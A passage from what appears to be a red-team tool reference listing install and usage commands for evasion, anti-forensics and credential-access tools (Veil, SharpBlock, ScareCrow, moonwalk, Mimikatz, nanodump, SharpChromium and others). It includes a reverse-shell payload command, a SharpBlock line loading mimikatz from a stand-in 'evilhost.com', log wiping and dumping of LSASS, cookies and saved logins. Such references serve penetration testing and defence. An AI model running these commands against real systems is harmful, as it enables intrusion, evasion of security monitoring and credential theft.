It can be used to generate obfuscated shellcode, see the official [veil framework blog](https://www.veil-framework.com/) for more info.
**Install: (Kali)**
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
**Install: (Git)**
sudo apt-get -y install git
git clone https://github.com/Veil-Framework/Veil.git
cd Veil/
./config/setup.sh --force --silent
**Usage:**
# List all payloads (–list-payloads) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-payloads
# List all encoders (–list-encoders) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-encoders
# Generate a reverse tcp payload which connects back to the ip 192.168.1.20 on port 1234
./Veil.py -t Ordnance --ordnance-payload rev_tcp --ip 192.168.1.20 --port 1234
# List all payloads (–list-payloads) for the tool Evasion (-t Evasion)
./Veil.py -t Evasion --list-payloads
# Generate shellcode using Evasion, payload number 41, reverse_tcp to 192.168.1.4 on port 8676, output file chris
./Veil.py -t Evasion -p 41 --msfvenom windows/meterpreter/reverse_tcp --ip 192.168.1.4 --port 8676 -o chris
Veil creators wrote a nice [blog post](https://www.veil-framework.com/veil-command-line-usage/) explaining further ordnance and evasion command line usage.

### [🔙](#tool-list)[SharpBlock](https://github.com/CCob/SharpBlock)
A method of bypassing EDR's active projection DLL's by preventing entry point execution.
**Features:**
- Blocks EDR DLL entry point execution, which prevents EDR hooks from being placed.
- Patchless AMSI bypass that is undetectable from scanners looking for Amsi.dll code patches at runtime.
- Host process that is replaced with an implant PE that can be loaded from disk, HTTP or named pipe (Cobalt Strike).
- Implanted process is hidden to help evade scanners looking for hollowed processes.
- Command line args are spoofed and implanted after process creation using stealthy EDR detection method.
- Patchless ETW bypass.
- Blocks NtProtectVirtualMemory invocation when callee is within the range of a blocked DLL's address space.
**Install:**
Use [Visual Studio 2019 Community Edition](https://visualstudio.microsoft.com/vs/community/) to compile the SharpBlock binary.
Open the SharpBlock [project .sln](https://github.com/CCob/SharpBlock), choose "Release", and build.
**Usage:**
# Launch mimikatz over HTTP using notepad as the host process, blocking SylantStrike's DLL
SharpBlock -e http://evilhost.com/mimikatz.bin -s c:\windows\system32\notepad.exe -d "Active Protection DLL for SylantStrike" -a coffee
# Launch mimikatz using Cobalt Strike beacon over named pipe using notepad as the host process, blocking SylantStrike's DLL
execute-assembly SharpBlock.exe -e \\.\pipe\mimi -s c:\windows\system32\notepad.exe -d "Active Protection DLL for SylantStrike" -a coffee
upload_file /home/haxor/mimikatz.exe \\.\pipe\mimi
Nice PenTestPartners blog post [here](https://www.pentestpartners.com/security-blog/patchless-amsi-bypass-using-sharpblock/).

*Image used from https://youtu.be/0W9wkamknfM*
### [🔙](#tool-list)[Alcatraz](https://github.com/weak1337/Alcatraz)
Alcatraz is a GUI x64 binary obfuscator that is able to obfuscate various different pe files including:
- .exe
- .dll
- .sys
Some supported obfuscation features include:
- Obfuscation of immediate moves
- Control flow flattening
- ADD mutation
- Entry-point obfuscation
- Lea obfuscation
**Install: (Requirements)**
Install: https://vcpkg.io/en/getting-started.html
vcpkg.exe install asmjit:x64-windows
vcpkg.exe install zydis:x64-windows
**Usage:**
Using the GUI to obfuscate a binary:
1. Load a binary by clicking `file` in the top left corner.
2. Add functions by expanding the `Functions` tree. (You can search by putting in the name in the searchbar at the top)
3. Hit `compile` (**Note:** *Obfuscating lots of functions might take some seconds*)

*Image used from https://github.com/weak1337/Alcatraz*
### [🔙](#tool-list)[Mangle](https://github.com/optiv/Mangle)
Mangle is a tool that manipulates aspects of compiled executables (.exe or DLL).
Mangle can remove known Indicators of Compromise (IoC) based strings and replace them with random characters, change the file by inflating the size to avoid EDRs, and can clone code-signing certs from legitimate files.
In doing so, Mangle helps loaders evade on-disk and in-memory scanners.
**Install:**
The first step, as always, is to clone the repo. Before you compile Mangle, you'll need to install the dependencies. To install them, run the following commands:
go get github.com/Binject/debug/pe
Then build it
git clone https://github.com/optiv/Mangle
cd Mangle
go build Mangle.go
**Usage:**
-C string
Path to the file containing the certificate you want to clone
-I string
Path to the orginal file
-M Edit the PE file to strip out Go indicators
-O string
The new file name
-S int
How many MBs to increase the file by
Full usage information can be found [here](https://github.com/optiv/Mangle#usage).

*Image used from https://github.com/optiv/Mangle*
### [🔙](#tool-list)[AMSI Fail](http://amsi.fail/)
AMSI.fail is a great website that can be used to generate obfuscated PowerShell snippets that break or disable AMSI for the current process.
The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.
Nice f-secure blog explaining AMSI [here](https://blog.f-secure.com/hunting-for-amsi-bypasses/).

*Image used from http://amsi.fail/*
### [🔙](#tool-list)[ScareCrow](https://github.com/optiv/ScareCrow)
ScareCrow is a payload creation framework for side loading (not injecting) into a legitimate Windows process (bypassing Application Whitelisting controls).
Once the DLL loader is loaded into memory, it utilizes a technique to flush an EDR’s hook out of the system DLLs running in the process's memory.
When executed, ScareCrow will copy the bytes of the system DLLs stored on disk in `C:\Windows\System32\`. These DLLs are stored on disk “clean” of EDR hooks because they are used by the system to load an unaltered copy into a new process when it’s spawned. Since EDR’s only hook these processes in memory, they remain unaltered.
Nice blogs for learning about techniques utilized by ScareCrow:
- [Endpoint Detection and Response: How Hackers Have Evolved](https://www.optiv.com/explore-optiv-insights/source-zero/endpoint-detection-and-response-how-hackers-have-evolved)
- [EDR and Blending In: How Attackers Avoid Getting Caught](https://www.optiv.com/explore-optiv-insights/source-zero/edr-and-blending-how-attackers-avoid-getting-caught)
**Install:**
*ScareCrow requires golang 1.16.1 or later to compile loaders.*
# Clone
git clone https://github.com/optiv/ScareCrow
cd ScareCrow
# Install dependencies
go get github.com/fatih/color
go get github.com/yeka/zip
go get github.com/josephspurrier/goversioninfo
# Required
openssl
osslsigncode
mingw-w64
# Build
go build ScareCrow.go
**Usage:**
Usage of ./ScareCrow:
-I string
Path to the raw 64-bit shellcode.
-Loader string
Sets the type of process that will sideload the malicious payload:
[*] binary - Generates a binary based payload. (This type does not benefit from any sideloading)
[*] control - Loads a hidden control applet - the process name would be rundll32 if -O is specified a JScript loader will be generated.
[*] dll - Generates just a DLL file. Can be executed with commands such as rundll32 or regsvr32 with DllRegisterServer, DllGetClassObject as export functions.
[*] excel - Loads into a hidden Excel process using a JScript loader.
[*] msiexec - Loads into MSIexec process using a JScript loader.
[*] wscript - Loads into WScript process using a JScript loader. (default "binary")
-O string
Name of output file (e.g. loader.js or loader.hta). If Loader is set to dll or binary this option is not required.
-configfile string
The path to a json based configuration file to generate custom file attributes. This will not use the default ones.
-console
Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.
...
Full usage information can be found [here](https://github.com/optiv/ScareCrow#loader).

*Image used from https://github.com/optiv/ScareCrow*
### [🔙](#tool-list)[moonwalk](https://github.com/mufeedvh/moonwalk)
moonwalk is a 400 KB single-binary executable that can clear your traces while penetration testing a Unix machine.
It saves the state of system logs pre-exploitation and reverts that state including the filesystem timestamps post-exploitation leaving zero traces of a ghost in the shell.
**Install:**
curl -L https://github.com/mufeedvh/moonwalk/releases/download/v1.0.0/moonwalk_linux -o moonwalk
**Usage:**
# Start moonwalk straight after getting a shell on the victim Linux endpoint
curl -L https://github.com/mufeedvh/moonwalk/releases/download/v1.0.0/moonwalk_linux -o moonwalk
chmod +x moonwalk
moonwalk start
# Once you are finished, clear your traces
moonwalk finish

*Image used from https://github.com/mufeedvh/moonwalk*
# Credential Access
### [🔙](#tool-list)[Mimikatz](https://github.com/gentilkiwi/mimikatz)
Great tool for gaining access to hashed and cleartext passwords on a victims endpoint. Once you have gained privileged access to a system, drop this tool to collect some creds.
**Install:**
1. Download the [mimikatz_trunk.7z](https://github.com/gentilkiwi/mimikatz/releases) file.
2. Once downloaded, the `mimikatz.exe` binary is in the `x64` folder.
**Usage:**
.\mimikatz.exe
privilege::debug

### [🔙](#tool-list)[LaZagne](https://github.com/AlessandroZ/LaZagne)
Nice tool for extracting locally stored passwords from browsers, databases, games, mail, git, wifi, etc.
**Install: (Binary)**
You can install the standalone binary from [here](https://github.com/AlessandroZ/LaZagne/releases/).
**Usage:**
# Launch all modes
.\laZagne.exe all
# Launch only a specific module
.\laZagne.exe browsers
# Launch only a specific software script
.\laZagne.exe browsers -firefox

### [🔙](#tool-list)[hashcat](https://github.com/hashcat/hashcat)
Tool for cracking password hashes. Supports a large list of hashing algorithms (Full list can be found [here](https://hashcat.net/wiki/doku.php?id=example_hashes)).
**Install: Binary**
You can install the standalone binary from [here](https://hashcat.net/hashcat/).
**Usage:**
.\hashcat.exe --help
Nice hashcat command [cheatsheet](https://cheatsheet.haax.fr/passcracking-hashfiles/hashcat_cheatsheet/).

### [🔙](#tool-list)[John the Ripper](https://github.com/openwall/john)
Another password cracker, which supports hundreds of hash and cipher types, and runs on many operating systems, CPUs and GPUs.
**Install:**
sudo apt-get install john -y
**Usage:**
john

### [🔙](#tool-list)[SCOMDecrypt](https://github.com/nccgroup/SCOMDecrypt)
This tool is designed to retrieve and decrypt RunAs credentials stored within Microsoft System Center Operations Manager (SCOM) databases.
NCC blog post - ['SCOMplicated? – Decrypting SCOM “RunAs” credentials'](https://research.nccgroup.com/2017/02/23/scomplicated-decrypting-scom-runas-credentials/)
**Pre-requisites:**
To run the tool you will require administrative privileges on the SCOM server. You will also need to ensure that you have read access to the following registry key:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\MOMBins
You can check manually that you can see the database by gathering the connection details from the following keys:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\DatabaseServerName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\DatabaseName
**Install: (PS1)**
git clone https://github.com/nccgroup/SCOMDecrypt
cd .\SCOMDecrypt\SCOMDecrypt\
. .\Invoke-SCOMDecrypt.ps1
**Install: (Compile)**
Using [Visual Studio 2019 Community Edition](https://visualstudio.microsoft.com/vs/community/) you can compile the SCOMDecrypt binary.
Open the SCOMDecrypt [project .sln](https://github.com/nccgroup/SCOMDecrypt), choose "Release", and build.
**Usage:**
# PS1
Invoke-SCOMDecrypt
# Compiled C# binary
.\SCOMDecrypt.exe

*Image text used from https://github.com/nccgroup/SCOMDecrypt*
### [🔙](#tool-list)[nanodump](https://github.com/helpsystems/nanodump)
The LSASS (Local Security Authority Subsystem Service) is a system process in the Windows operating system that is responsible for enforcing the security policy on the system. It is responsible for a number of tasks related to security, including authenticating users for logon, enforcing security policies, and generating audit logs.
Creating a dump of this process can allow an attacker to extract password hashes or other sensitive information from the process's memory, which could be used to compromise the system further.
This allows for the creation of a minidump of the LSASS process.
**Install:**
git clone https://github.com/helpsystems/nanodump.git
**Install: (Linux with MinGW)**
make -f Makefile.mingw
**Install: (Windows with MSVC)**
nmake -f Makefile.msvc
**Install: (CobaltStrike only)**
Import the `NanoDump.cna` script on Cobalt Strike.
Full installation information can be found [here](https://github.com/helpsystems/nanodump).
**Usage:**
# Run
nanodump.x64.exe
# Leverage the Silent Process Exit technique
nanodump --silent-process-exit C:\Windows\Temp\
# Leverage the Shtinkering technique
nanodump --shtinkering
Full usage information can be found [here](https://github.com/helpsystems/nanodump#1-usage).

*Image used from https://github.com/helpsystems/nanodump*
### [🔙](#tool-list)[eviltree](https://github.com/t3l3machus/eviltree)
A standalone python3 remake of the classic "tree" command with the additional feature of searching for user provided keywords/regex in files, highlighting those that contain matches. Created for two main reasons:
- While searching for secrets in files of nested directory structures, being able to visualize which files contain user provided keywords/regex patterns and where those files are located in the hierarchy of folders, provides a significant advantage.
- `tree` is an amazing tool for analyzing directory structures. It's really handy to have a standalone alternative of the command for post-exploitation enumeration as it is not pre-installed on every linux distro and is kind of limited on Windows (compared to the UNIX version).
**Install:**
git clone https://github.com/t3l3machus/eviltree
**Usage:**
# Running a regex that essentially matches strings similar to: password = something against /var/www
python3 eviltree.py -r /var/www -x ".{0,3}passw.{0,3}[=]{1}.{0,18}" -v
# Using comma separated keywords instead of regex
python3 eviltree.py -r C:\Users\USERNAME -k passw,admin,account,login,user -L 3 -v

*Image used from https://github.com/t3l3machus/eviltree*
### [🔙](#tool-list)[SeeYouCM-Thief](https://github.com/trustedsec/SeeYouCM-Thief)
Simple tool to automatically download and parse configuration files from Cisco phone systems searching for SSH credentials.
Will also optionally enumerate active directory users from the UDS API.
[Blog - Exploiting common misconfigurations in cisco phone systems](https://www.trustedsec.com/blog/seeyoucm-thief-exploiting-common-misconfigurations-in-cisco-phone-systems/)
**Install:**
git clone https://github.com/trustedsec/SeeYouCM-Thief
python3 -m pip install -r requirements.txt
**Usage:**
# Enumerate Active Directory users from the UDS api on the CUCM
./thief.py -H --userenum
# Without specifying a phone IP address the script will attempt to download every config in the listing.
./thief.py -H [--verbose]
# Parse the web interface for the CUCM address and will do a reverse lookup for other phones in the same subnet.
./thief.py --phone [--verbose]
# Specify a subnet to scan with reverse lookups.
./thief.py --subnet [--verbose]

*Image used from https://www.trustedsec.com/blog/seeyoucm-thief-exploiting-common-misconfigurations-in-cisco-phone-systems/*
### [🔙](#tool-list)[MailSniper](https://github.com/dafthack/MailSniper)
MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms (passwords, insider intel, network architecture information, etc.). It can be used as a non-administrative user to search their own email or by an Exchange administrator to search the mailboxes of every user in a domain.
MailSniper also includes additional modules for password spraying, enumerating users and domains, gathering the Global Address List (GAL) from OWA and EWS and checking mailbox permissions for every Exchange user at an organization.
Nice blog post with more information about [here](https://www.blackhillsinfosec.com/introducing-mailsniper-a-tool-for-searching-every-users-email-for-sensitive-data/).
[MailSniper Field Manual](http://www.dafthack.com/files/MailSniper-Field-Manual.pdf)
**Install:**
git clone https://github.com/dafthack/MailSniper
cd MailSniper
Import-Module MailSniper.ps1
**Usage:**
# Search current users mailbox
Invoke-SelfSearch -Mailbox current-user@domain.com

*Image used from https://patrowl.io/*
### [🔙](#tool-list)[SharpChromium](https://github.com/djhohnstein/SharpChromium)
SharpChromium is a .NET 4.0+ CLR project to retrieve data from Google Chrome, Microsoft Edge, and Microsoft Edge Beta. Currently, it can extract:
- Cookies (in JSON format)
- History (with associated cookies for each history item)
- Saved Logins
This rewrite has several advantages to previous implementations, which include:
- No Type compilation or reflection required
- Cookies are displayed in JSON format, for easy importing into Cookie Editor.
- No downloading SQLite assemblies from remote resources.
- Supports major Chromium browsers (but extendable to others)
**Install:**
Using [Visual Studio Community Edition](https://visualstudio.microsoft.com/downloads/).
Open up the project .sln, choose "release", and build.
**Usage:**
# Retrieve cookies associated with Google Docs and Github
.\SharpChromium.exe cookies docs.google.com github.com
# Retrieve history items and their associated cookies.
.\SharpChromium.exe history
# Retrieve saved logins (Note: Only displays those with non-empty passwords):
.\SharpChromium.exe logins

*Image used from https://github.com/djhohnstein/SharpChromium*
### [🔙](#tool-list)[dploot](https://github.com/zblurx/dploot)
DPAPI (Data Protection Application Programming Interface) provides a set of APIs to encrypt and decrypt data where a user password is typically used to set the 'master key' (in a user scenario). So to leverage DPAPI to gain access to certain data (Chrome Cookies/Login Data, the Windows Credential Manager/Vault etc) we just need access to a password.
